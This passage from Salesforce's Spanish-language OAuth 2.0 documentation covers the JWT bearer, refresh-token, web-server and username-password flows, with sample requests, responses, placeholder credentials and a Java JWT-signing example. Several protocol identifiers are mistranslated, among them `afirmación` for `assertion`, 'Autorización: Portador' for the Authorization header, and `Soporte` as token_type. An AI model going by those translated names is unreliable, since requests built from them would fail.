4. Codifique con Base64url el conjunto de solicitudes de JWT sin saltos de línea. Por ejemplo:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Cree una nueva cadena para el encabezado de JWT codificado y el conjunto de solicitudes de JWT codificado con este formato:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

   En el siguiente ejemplo, el encabezado de JWT codificado está resaltado:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Firme la cadena resultante mediante SHA256 con RSA.
7. Cree una nueva cadena a partir de la cadena de este paso con el siguiente formato:

```
existing_string + "." + base64_encoded_signature
```

   En el siguiente ejemplo, el principio de la firma con codificación base64 está resaltado:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

El siguiente código de Java es un ejemplo sencillo de cómo crear un token de soporte JWT:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();

      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
```

```
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

## Uso de un token de soporte JWT

Los tokens de soporte JWT deben publicarse en el extremo del token en `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token`, o bien, si está implementando para una comunidad, `https://acme.force.com/customers/services/oauth2/token` (donde `acme.force.com/customers` es la dirección URL de su comunidad).

Cuando se publique, se requieren los siguientes parámetros:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.

- `afirmación`: El token de soporte JWT.

Parámetros estándar adicionales:

- `formato`: El formato de la respuesta puede especificarse como en un flujo de OAuth, mediante el parámetro `token` o un encabezado de aceptación HTTP.
- `ámbito`: No se permiten ámbitos en el flujo. El valor de este parámetro es la combinación de los ámbitos de aprobaciones anteriores.

A continuación se incluye una solicitud de token de muestra:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

## El servidor valida el token

Después de verificar la solicitud, Salesforce envía una respuesta al cliente. Las respuestas para los tokens del flujo del token de soporte JWT de OAuth 2.0 siguen el mismo formato que los flujos `authorization_code`, aunque nunca se emite ningún `refresh_token`. Una solicitud de afirmación de soporte JWT de OAuth 2.0 comprueba todas las aprobaciones anteriores para el usuario que incluyan un `refresh_token`. Si se encuentran aprobaciones coincidentes, los valores de los ámbitos aprobados se combinan y se emite un `access_token` (con el valor `"token_type"` como `"Bearer"`). Si ninguna aprobación anterior incluye un `refresh_token`, no hay ningún ámbito aprobado disponible, por lo que la solicitud falla al no autorizarse.

Si está implementando para una comunidad, el valor de `"sfdc_community_id"` en el extremo del token contiene el Id. de la comunidad que puede requerirse en las solicitudes de API REST de Chatter.

Nota: Después de que obtenga el `access_token` puede pasarlo como un token de portador en la solicitud del encabezado de autorización. A continuación se describe un ejemplo de una llamada de API REST a las comunidades:
`https://acme.force.com/customers/services/data/v32.0/ -H "Autorización: Portador 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6 LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

## Errores

Si se produce un error al procesar el token de soporte JWT, el servidor responde con un mensaje de error de OAuth estándar, que incluye el error y una descripción del error con información adicional relativa a los motivos por los que el token no se consideró válido. A continuación se incluye una respuesta de error de muestra:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo de token de actualización de OAuth 2.0

Cuando el cliente haya autorizado el acceso, puede usar un token de actualización para obtener un nuevo token de acceso (Id. de sesión). Esto solo se consigue cuando el consumidor ya ha recibido un token de actualización con el servidor Web o el flujo de agente de usuario. Depende del consumidor determinar si un token de acceso ya no es válido y cuándo debe solicitar uno nuevo. Solo se pueden utilizar los flujos de soporte después de que el consumidor haya recibido un token de actualización.

A continuación se enumeran los pasos del flujo de autenticación del token de actualización. Más información acerca de cada paso:

1. El consumidor utiliza el token de actualización existente para solicitar un nuevo token de acceso.
2. Después de verificar la solicitud, Salesforce envía una respuesta al cliente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

### Solicitud de un token de acceso actualizado por parte del consumidor

Un consumidor puede utilizar el token de actualización para obtener una nueva sesión cuando sea necesario.

El consumidor debe realizar una solicitud de PUBLICACIÓN en el extremo del token, con los siguientes parámetros:

- `grant_type`: el valor debe ser `refresh_token` para este flujo.
- `refresh_token`: token de actualización del paso de aprobación.
- `client_id`: clave del consumidor de la definición de aplicación conectada.
- `client_secret`: clave del consumidor de la definición de aplicación conectada. Este parámetro es opcional.
- `client_assertion`: En lugar de transferir `client_secret`, puede elegir proporcionar `client_assertion` y `client_assertion_type`. Si un parámetro `client_secret` no se proporciona, Salesforce busca `client_assertion` y `client_assertion_type` automáticamente.

  El valor de `client_assertion` debe ser un token de soporte JWT habitual, firmado con la clave privada asociada con el certificado cargado del consumidor de OAuth. Solo se admite el algoritmo RS256. Para obtener más información acerca del uso de `client_assertion`, consulte las especificaciones de conexión OpenID para el método de autenticación de cliente de `private_key_jwt`.
- `client_assertion_type`: Proporciona este valor cuando utiliza el parámetro `client_assertion`.

  El valor de `client_assertion_type` debe ser `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.
- `format`: formato de respuesta esperado. Este parámetro es opcional. El valor predeterminado es `json`. Los valores son:
  - `urlencoded`
  - `json`
  - `xml`

El siguiente ejemplo es el cuerpo de la PUBLICACIÓN fuera de banda al extremo de token:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

En lugar de utilizar el parámetro `format`, el cliente también puede especificar el formato que se devuelve en un encabezado de solicitud de aceptación utilizando uno de los siguientes:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

### El servidor de Salesforce envía una respuesta

Después de verificar la solicitud, Salesforce envía una respuesta al cliente. Los siguientes parámetros se encuentran en el cuerpo de la respuesta:

- `access_token`: Id. de sesión de Salesforce que se puede utilizar con los servicios Web de API.
- `token_type`: El valor es `Soporte` para todas las respuestas que influyen un token de acceso.
- `instance_url`: URL que indica la instancia de la organización del usuario. Por ejemplo: `https://yourInstance.salesforce.com/`.
- `id`: URL de identidad que se puede utilizar para identificar al usuario y como consulta para obtener más información acerca del usuario. Consulte URL de identidad en la página 5920.
- `sfdc_community_url`: si el usuario es un miembro de una comunidad de Salesforce, se indica la URL de la comunidad.
- `sfdc_community_id`: si el usuario es un miembro de una comunidad de Salesforce, se indica el Id. de la comunidad.
- `signature`: firma HMAC-SHA256 con codificación de Base64 firmada con la clave privada del consumidor con el Id. concatenado e `issued_at`. Esta firma se puede utilizar para verificar que la URL de identidad no se ha modificado desde que la envió el servidor.
- `issued_at`: momento de creación de la firma.

A continuación se incluye un ejemplo de respuesta JSON de Salesforce:

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

A continuación se incluye un ejemplo de respuesta XML:

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

A continuación se incluye un ejemplo de URL cifrada:

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
```

```
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

Si se produce un error durante este paso, la respuesta contiene un mensaje de error con las siguientes partes:

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_client_id`: identificador de cliente no válido.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP POST.
  - `invalid_client_credentials`: secreto de cliente no válido.
  - `invalid_request`: tipo de secreto no compatible.
  - `invalid_grant`: token de acceso/actualización expirado.
  - `invalid_grant`: IP restringida u horas de inicio de sesión incorrectas.
  - `inactive_user`: el usuario está inactivo.
  - `inactive_org`: la organización está bloqueada, cerrada o suspendida.
  - `rate_limit_exceeded`: se ha superado el número de inicios de sesión.
  - `invalid_scope`: el ámbito solicitado no es válido, es desconocido o defectuoso

A continuación se incluye un ejemplo de una respuesta de error:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo de autenticación del servidor Web OAuth 2.0

Las aplicaciones albergadas en un servidor seguro utilizan el flujo de autenticación del servidor Web. Un aspecto esencial del flujo del servidor Web es que un servidor debe poder proteger el secreto del consumidor. También puede utilizar el desafío de código y los valores de verificador en el flujo para evitar la intercepción del código de autorización.

A continuación siguen descripciones de paso individual.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

1. El servidor Web redirige al usuario a Salesforce para autenticar y autorizar el servidor a los datos de acceso en su nombre.
2. Después de que el usuario apruebe el acceso, el servidor Web recibe una llamada con un código de autorización.
3. Tras obtener el código de autorización, el servidor Web transmite el código de autorización para obtener una respuesta del token.
4. Tras validar el código de autorización, Salesforce transmite una respuesta del token. Si no se ha producido ningún error, el token de respuesta incluye un código de acceso e información adicional.
5. Después de conceder el token, el servidor Web accede a sus datos.

Cuando el servidor Web tenga un token de acceso, podrá utilizar el token de acceso para acceder a los datos de Salesforce en nombre del usuario final y utilizar un token de actualización para obtener un nuevo token de acceso si se invalida por algún motivo.

### Redirección de un usuario para obtener autorización de acceso

Para obtener autorización del usuario para acceder a los datos de Salesforce en su nombre, el cliente redirige el explorador del usuario al extremo de la autorización con los siguientes parámetros:

- `response_type`: el valor debe ser `code` para este flujo.
- `client_id`: clave del consumidor de la definición de aplicación conectada.
- `scope`: El parámetro `scope` le permite ajustar a lo que puede acceder la aplicación cliente en una organización Salesforce. Consulte Valores de parámetros de ámbito en la página 5916 para conocer los parámetros válidos.
- `redirect_uri`: URI a la que redirigir al usuario tras su aprobación. Esta URI debe coincidir con uno de los valores del campo `URL de devolución de llamada` en la definición de la aplicación conectada exactamente o fallará la aprobación. Este valor debe tener codificación de URL.
- `state`: Cualquier estado que el consumidor desea devolver a la URL de devolución de llamada. Este parámetro es opcional. Este valor debe tener codificación de URL.
- `immediate`: Determina si solicitar al usuario para el inicio de sesión y la aprobación. Este parámetro es opcional. El valor debe ser `verdadero` o `falso`, si se especifica. El valor predeterminado es `falso`. Tenga en cuenta lo siguiente:
  - Si se establece a `verdadero`, y si el usuario ha iniciado sesión y ha aprobado previamente `client_id`, Salesforce omitirá el paso de la aprobación.
  - Si se establece a `verdadero` y el usuario no está registrado o no ha aprobado previamente al cliente, Salesforce finalizará inmediatamente con el código de error `immediate_unsuccessful`.

  Nota: Esta opción no está disponible para Comunidades.

- `code_challenge`: especifica el valor de hash SHA256 del valor `code_verifier` en la solicitud de token para evitar ataques de intercepción de código de autorización. El valor debe estar codificado en base64url una vez como se define aquí: `https://tools.ietf.org/html/rfc4648#section-5`. Este parámetro se requiere únicamente si se va a especificar un parámetro `code_verifier` en la solicitud de token.
  - Si se proporciona el valor de `code_challenge` en la solicitud de autorización y se proporciona un valor de `code_verifier` en la solicitud de token, Salesforce compara `code_challenge` con `code_verifier`. Si `code_challenge` no es válido o no coincide, falla el inicio de sesión con el código de error `invalid_request`.
  - Si se proporciona el valor de `code_challenge` en la solicitud de autorización pero no se proporciona un valor de `code_verifier` en la solicitud de token, falla el inicio de sesión con el código de error `invalid_grant`.
- `display`: cambia el tipo de visualización de la página de inicio de sesión y de autorización. Este parámetro es opcional. Los únicos valores que admite Salesforce son:
  - `page`: pantalla de autorización de página completa Este valor es el valor predeterminado si no se especifica ninguno.
  - `popup`: cuadro de diálogo compacto optimizado para ventanas emergentes de explorador Web moderno.

  - `touch`: cuadro de diálogo optimizado para aplicaciones móviles diseñado para smartphones modernos, como Android e iPhone.
  - `mobile`: cuadro de diálogo optimizado para aplicaciones móviles diseñado para smartphones menos modernos, como BlackBerry OS 5.
- `login_hint`: proporciona un valor de nombre de usuario válido para precumplimentar la página de inicio de sesión con el nombre de usuario. Por ejemplo: `login_hint=username@company.com`. Si un usuario ya tiene una sesión activa en el navegador y por lo tanto el parámetro `login_hint` es nada, la sesión de usuario activa continúa.
- `valor instantáneo`: Opcional con el ámbito `openid` para obtener un token de Id. de usuario. El valor se devuelve en la respuesta y es útil para detectar ataques de "nueva reproducción".
- `prompt`—Especifica cómo el servidor de autorización solicita al usuario una reaprobación y reautenticación. Este parámetro es opcional. Los valores que admite Salesforce son:
  - `login`—El servidor de autorización *debe* solicitar al usuario la reautenticación, forzando así el usuario a volver a iniciar sesión.
  - `consent`—El servidor de autorización *debe* solicitar al usuario una reaprobación antes de devolver información al cliente.
  - `select_account`: Si se presenta, utilice una para las siguientes acciones.
    - Si 0 o 1 indicación está disponible y el usuario ha iniciado sesión, muestre la página de aprobación sin solicitar el inicio de sesión.
    - Si 0 o 1 indicación está disponible y el usuario no ha iniciado sesión, solicite el inicio de sesión.
    - Si más de 1 indicación está disponible, muestre el selector de cuentas.

  Es válido introducir ambos valores `login` y `consent`, separados por un espacio, para solicitar al usuario tanto iniciar sesión como volver a autorizarse. Por ejemplo:

  ```
  ?prompt=login%20consent
  ```

Para iniciar el flujo, el servidor Web suele formar un vínculo o envía una redirección de HTTP al explorador. A continuación se incluye un ejemplo de una solicitud a un extremo de autorización desde un cliente de servidor Web:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Si el usuario ha iniciado sesión, Salesforce le redirige a la página de aprobación. Si el usuario no ha iniciado sesión, se le solicitará que lo haga y, a continuación, se le redirigirá a la página de aprobación en la que se concede acceso a la aplicación. Si el usuario ya ha aprobado el acceso una vez, no necesitará volver a hacerlo.

### Recepción de devolución de llamada por parte del servidor Web

Si el usuario aprueba el acceso, se le redirigirá a la URI especificada en `redirect_uri` con los siguientes valores en la cadena de consulta:

- `code`: código de autorización que debe utilizar el consumidor para obtener los tokens de acceso y actualización.
- `state`: estado transmitido en el paso de aprobación. Este valor no se incluye si el parámetro `state` no se ha incluido en la cadena de consulta original.

Si el usuario ya ha aprobado el acceso una vez, no necesitará volver a hacerlo.

A continuación se incluye un ejemplo de la solicitud recibida por `redirect_uri`:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Si el usuario deniega la aplicación, se le redirigirá a la `redirect_uri` con los siguientes valores en la cadena de consulta:

- `error`: el valor es `access_denied`.
- `state`: estado transmitido en el paso de aprobación. Este valor no se incluye si el parámetro `state` no se ha incluido en la cadena de consulta original.

Por ejemplo:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

Si se produce un error durante este paso, la respuesta contiene un mensaje de error con las siguientes partes:

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_client_id`: identificador de cliente no válido.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP GET.
  - `invalid_request`: `code_challenge` no válido: indica que el valor `code_challenge` no era válido (no codificado con base64url, por ejemplo)
  - `invalid_request`: `code_challenge` no esperado: indica que el flujo no admite y no esperaba un parámetro `code_challenge`
  - `access_denied`: autorización denegada del usuario final.
  - `redirect_uri_missing`: uri de redirección no proporcionada.
  - `redirect_uri_mismatch`: uri de redirección no coincidente con la definición de la aplicación conectada.
  - `immediate_unsuccessful`: inmediato incorrecto
  - `invalid_scope`: el ámbito solicitado no es válido, es desconocido o defectuoso
- `state`: Estado transmitido en el paso de aprobación. Este valor no se incluye si el parámetro `state` no se ha incluido en la cadena de consulta original.

### Intercambio del código de verificación y el token de acceso por parte del servidor Web

Tras obtener el código de autorización, el servidor Web intercambia el código de autorización por un token de acceso.

El consumidor debe realizar una PUBLICACIÓN directamente en el extremo del token, con los siguientes parámetros.

- `grant_type`: el valor debe ser `authorization_code` para este flujo.
- `client_id`: clave del consumidor de la definición de aplicación conectada.
- `client_secret`: clave del consumidor de la definición de aplicación conectada.
- `client_assertion`: En lugar de transferir `client_secret`, puede elegir proporcionar `client_assertion` y `client_assertion_type`. Si un parámetro `client_secret` no se proporciona, Salesforce busca `client_assertion` y `client_assertion_type` automáticamente.

  El valor de `client_assertion` debe ser un token de soporte JWT habitual, firmado con la clave privada asociada con el certificado cargado del consumidor de OAuth. Solo se admite el algoritmo RS256. Para obtener más información acerca del uso de `client_assertion`, consulte las especificaciones de conexión OpenID para el método de autenticación de cliente de `private_key_jwt`.
- `client_assertion_type`: Proporciona este valor cuando utiliza el parámetro `client_assertion`.

  El valor de `client_assertion_type` debe ser `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`: URI a la que redirigir al usuario tras su aprobación. Este valor debe coincidir con el valor del campo `URL de devolución de llamada` en la definición de la aplicación conectada exactamente y es el mismo valor que el enviado por la redirección inicial. Consulte Redirección de un usuario para obtener autorización de acceso en la página 5904.
- `code`: código de autorización obtenido de la llamada tras su aprobación.
- `code_verifier`: especifica 128 bytes de datos aleatorios con una entropía lo suficientemente alta para dificultar la adivinación del valor para evitar ataques de intercepción de código de autorización. El valor debe estar codificado en base64url una vez como se define aquí: `https://tools.ietf.org/html/rfc4648#section-5`. Este parámetro se requiere únicamente si se va a especificar un parámetro `code_challenge` se especificó en la solicitud de autorización.
  - Si se proporciona el valor de `code_verifier` en la solicitud de token y se proporciona un valor de `code_challenge` en la solicitud de autorización, Salesforce compara `code_verifier` con `code_challenge`. Si `code_verifier` no es válido o no coincide, falla el inicio de sesión con el código de error `invalid_grant`.
  - Si se proporciona el valor de `code_verifier` en la solicitud de token pero no se proporciona un valor de `code_challenge` en la solicitud de autorización, falla el inicio de sesión con el código de error `invalid_grant`.
- `format`: formato de respuesta esperado. Este parámetro es opcional. El valor predeterminado es `json`. Los valores son:
  - `urlencoded`
  - `json`
  - `xml`

A continuación se incluye un ejemplo del cuerpo de la PUBLICACIÓN enviada fuera de banda:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

En lugar de utilizar el parámetro `format`, el cliente también puede especificar el formato que se devuelve en un encabezado de solicitud de aceptación utilizando uno de los siguientes:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Tenga en cuenta lo siguiente:

- Se permiten encabezados que acepten comodines. `*/*` es compatible y devuelve JSON.
- También se acepta una lista de valores y se comprueba de izquierda a derecha. Por ejemplo: `application/xml,application/json,application/html,*/*` devuelve XML.
- El parámetro `format` tiene preferencia sobre el encabezado de solicitud de aceptación.

### Respuesta de Salesforce con una respuesta del token de acceso

Después de verificar la solicitud, Salesforce envía una respuesta al cliente. Los siguientes parámetros se encuentran en el cuerpo de la respuesta:

- `access_token`: Id. de sesión de Salesforce que se puede utilizar con los servicios Web de API.
- `token_type`: El valor es `Soporte` para todas las respuestas que influyen un token de acceso.

- `id_token`: El valor de Salesforce de acuerdo con las especificaciones de conexión de OpenID. Este parámetro se devuelve solo si el parámetro de `ámbito` incluye `openid`.
- `refresh_token`: token que se podrá utilizar en un futuro para obtener nuevos tokens de acceso (sesiones). **Se trata de un valor secreto. Considérelo como la contraseña del usuario y tomar las mediadas adecuadas para protegerlo.** Este parámetro solo se devuelve si su aplicación conectada se configura con un ámbito de al menos `refresh_token`.
- `instance_url`: URL que indica la instancia de la organización del usuario. Por ejemplo: `https://yourInstance.salesforce.com/`.
- `id`: URL de identidad que se puede utilizar para identificar al usuario y como consulta para obtener más información acerca del usuario. Consulte URL de identidad en la página 5920.
- `sfdc_community_url`: si el usuario es un miembro de una comunidad de Salesforce, se indica la URL de la comunidad.
- `sfdc_community_id`: si el usuario es un miembro de una comunidad de Salesforce, se indica el Id. de la comunidad.
- `signature`: firma HMAC-SHA256 con codificación de Base64 firmada con la clave privada del consumidor con el Id. concatenado e `issued_at`. Esta firma se puede utilizar para verificar que la URL de identidad no se ha modificado desde que la envió el servidor.
- `issued_at`: momento de creación de la firma.

A continuación se incluye un ejemplo de respuesta de Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Si se produce un error durante este paso, la respuesta contiene un mensaje de error con las siguientes partes:

- `error`: código de error.
- `error_description`: descripción del error con información adicional.
  - `unsupported_response_type`: tipo de respuesta no compatible.
  - `invalid_client_id`: identificador de cliente no válido.
  - `invalid_request`: HTTPS necesario.
  - `invalid_request`: se debe utilizar HTTP POST.
  - `invalid_client_credentials`: secreto de cliente no válido.
  - `invalid_grant`: código de autorización no válido.
  - `invalid_grant`: IP restringida u horas de inicio de sesión incorrectas.
  - `invalid_grant`: `code_verifier` no válido: indica que el valor de `code_verifier` no era válido (no codificado con base64url, etc.) o no era el verificador válido para `code_challenge`.
  - `invalid_grant`: `code_verifier` no esperado: indica que no se especificó `code_challenge` y por lo tanto no se esperaba `code_verifier` (pero se especificó).
  - `redirect_uri_mismatch`: uri de redirección no proporcionada.
  - `redirect_uri_mismatch`: uri de redirección no coincidente con la definición de la aplicación conectada.
  - `inactive_user`: el administrador ha definido al usuario con inactivo
  - `inactive_org`: la organización está bloqueada, cerrada o suspendida.

- `rate_limit_exceeded`: se ha superado el número de intentos de inicio de sesión

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo de nombre de usuario-contraseña de OAuth 2.0

El flujo de autenticación de nombre de usuario-contraseña se puede utilizar para autenticar si el consumidor ya tiene las credenciales del usuario.

PRECAUCIÓN: El flujo de autenticación OAuth implica la transferencia de las credenciales del usuario. Use este flujo de autenticación cuando sea necesario. No se generará el token de actualización.

A continuación se enumeran los pasos del flujo de autenticación de nombre de usuario-contraseña. Más información acerca de cada paso:

1. El consumidor utiliza el nombre de usuario y contraseña del usuario final para solicitar un token de acceso (Id. de sesión).
2. Después de verificar la solicitud, Salesforce envía una respuesta al cliente.

Cuando el consumidor tenga un token de acceso, puede utilizar el token de acceso para acceder a los datos de Salesforce en nombre del usuario final.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

### Solicitar un token de acceso

El consumidor puede usar el nombre de usuario y la contraseña del usuario final para solicitar un token de acceso, que puede usarse como un Id. de sesión. Este flujo no admite que se incluyan ámbitos en la solicitud, y el token de acceso devuelto desde este flujo no recibe ámbitos.

El consumidor debe realizar una solicitud de PUBLICACIÓN fuera de banda en el extremo del token con los siguientes parámetros:

- `grant_type`: el valor debe ser `password` para este flujo.
- `client_id`: clave del consumidor de la definición de aplicación conectada.
- `client_secret`: clave del consumidor de la definición de aplicación conectada.
- `nombre de usuario`: Nombre de usuario del usuario final.
- `contraseña`: Contraseña del usuario final.

